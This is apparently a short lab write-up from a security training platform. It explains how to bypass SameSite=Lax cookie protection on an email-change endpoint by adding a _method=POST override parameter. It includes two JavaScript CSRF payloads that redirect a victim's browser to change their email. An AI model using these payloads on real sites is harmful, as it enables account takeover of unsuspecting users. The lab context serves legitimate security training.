SameSite Lax bypass via method override | Practitioner

Upon inspecting the HTTP response header, we see that SameSite isn’t explicitly set to anything. We can safely assume that it’s set to Lax by default (at least in Chrome)

While intercepting the request for email change as a normal user, we can see that there is no CSRF token validation which makes our payload lighter:
Our initial payload is this:
<script>
    document.location = 'https://<lab-id>.web-security-academy.net/my-account/change-email?email=attack%40hack.net';
</script>
But once we test this on ourselves, we are hit with a 405 Method Not Allowed. Viewing the page source also confirms the form only accepts POST request. Thus we have to override the method in our request line:
<script>
    document.location = 'https://<lab-id>.web-security-academy.net/my-account/change-email?_method=POST&email=attack%40hack.net';
</script>
Note that _method is only specific for frameworks such as Symfony, Laravel, or NodeJS. The param names differ when using other frameworks, for example _METHOD or x-method-override.